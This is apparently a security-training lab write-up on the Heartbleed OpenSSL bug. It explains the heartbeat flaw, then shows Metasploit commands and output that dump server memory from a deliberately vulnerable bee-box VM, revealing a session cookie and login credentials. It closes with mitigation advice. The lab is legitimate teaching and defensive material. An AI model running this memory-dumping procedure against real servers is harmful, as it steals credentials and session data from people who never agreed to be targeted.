Day 9

Exploitation Analyst

Hacking the SSL Network protocol:

Heartbleed Attack:

What is Heartbleed Attack? CVE-2014-0160

Heartbleed is a critical vulnerability in the OpenSSL cryptographic library, disclosed in 2014. It affects the TLS/SSL heartbeat extension, allowing attackers to read sensitive data from a server's memory—without authentication.

What is Heartbeat?

A heartbeat request is part of the TLS Heartbeat Extension (RFC 6520)—used to keep an SSL/TLS connection alive without renegotiating it.

How It Works (Normally):

1. Client sends a small packet:
   ➤ "Here is some data (X bytes). Please send it back to prove you're still there."
2. Server reads the length field X, and replies with exactly the same data.
3. It helps to keep idle TLS connections active (e.g., for performance).

What Went Wrong (Heartbleed Bug):

In vulnerable OpenSSL versions:

- The server trusted the X value provided by the client.
- But the client could lie and say:

  "Here's 1 byte of data, but treat it as 64,000 bytes."


- The server would then respond with:

  ➤ 1 byte + 63,999 bytes of memory leak from its RAM.

Heartbleed Exploit - Discovery & Exploitation


Steps:

Start the Bee box virtual machine: as it is vulnerable to the Heartbleed attack.




Now, open the web browser in kali and enter the IP of the bee box: following screen will appear

Click on the ‘bWAPP’ link and on the right corner select the vulnerability:




Then click on the ‘hack’ button: it will load the IP with this Heartbleed vulnerability.



You can cross verify this using he namp:

Now, start the Msfconosle and search for this module:



Now, just use that module and set the options we need as shown below:

```
msf5 > use auxiliary/scanner/ssl/openssl_heartbleed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   LEAK_COUNT        1                yes       Number of times to leak memory per SCAN or DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dump status
   THREADS           1                yes       The number of concurrent threads
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POS
TGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
```

Now, set the RHOSTS and RPORT options, and then try the below commands:

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set action SCAN
action => SCAN
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run

[+] 192.168.1.105:8443    - Heartbeat response with leak, 65535 bytes
[*] 192.168.1.105:8443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now, we will logout of the webapp running the bee box and then again log in.

Then we will do this to get the credentials we entered while bee box was logged in:

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set action DUMP
action => DUMP
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run

[+] 192.168.1.105:8443    - Heartbeat response with leak, 65535 bytes
[+] 192.168.1.105:8443    - Heartbeat data stored in /home/alexis/.msf4/loot/20190510005209_default_192.168.1.105_openssl.heartble_
[*] 192.168.1.105:8443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```

Open the saved file: clearly the id and password is available.

```
┌─[alexis@parrot]─[~]
└──╼ $strings /home/alexis/.msf4/loot/20190510005209_default_192.168.1.105_openssl.heartble_156587.bin
pt: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.1.105:8443/bWAPP/login.php
DNT: 1
Connection: keep-alive
Cookie: security_level=0; PHPSESSID=cc3ce4d7c07863907cf2552ea4839180
Upgrade-Insecure-Requests: 1
c7b3e916e2d997f07f7
Upgrade-Insecure-Requests: 1
login=bee&password=bug&security_level=0&form=submithq
/GFf
N$3`o2)
-gK$T
5?3i
 b2Z,
```

How to protect against the Heartbleed attack?

- Update OpenSSL
  Ensure you're using OpenSSL 1.0.1g or later (or any version ≥1.0.2).
  openssl version
- Recompile Software
  If you compiled OpenSSL manually, recompile dependent apps (e.g., nginx, Apache) after upgrading OpenSSL.

- Reissue SSL Certificates
  Since Heartbleed could leak private keys, revoke and reissue your TLS/SSL certificates if you were previously vulnerable.
- Rotate Private Keys
  Generate new private keys to prevent reuse of potentially compromised credentials.
- Use IDS/IPS
  Deploy intrusion detection/prevention systems (e.g., Snort, Suricata) with Heartbleed signatures.
- Scan Regularly
  Use tools like nmap, sslscan, or testssl.sh:
  nmap -p 443 --script ssl-heartbleed <target>
- Limit Public Exposure
  Avoid exposing test/dev servers or embedded devices to the public Internet if they use SSL/TLS.
- Disable Heartbeat (if patching is not possible)
  Compile OpenSSL with the -DOPENSSL_NO_HEARTBEATS flag.
- Monitor Logs
  Watch for suspicious requests or memory leaks in TLS sessions.

--The End--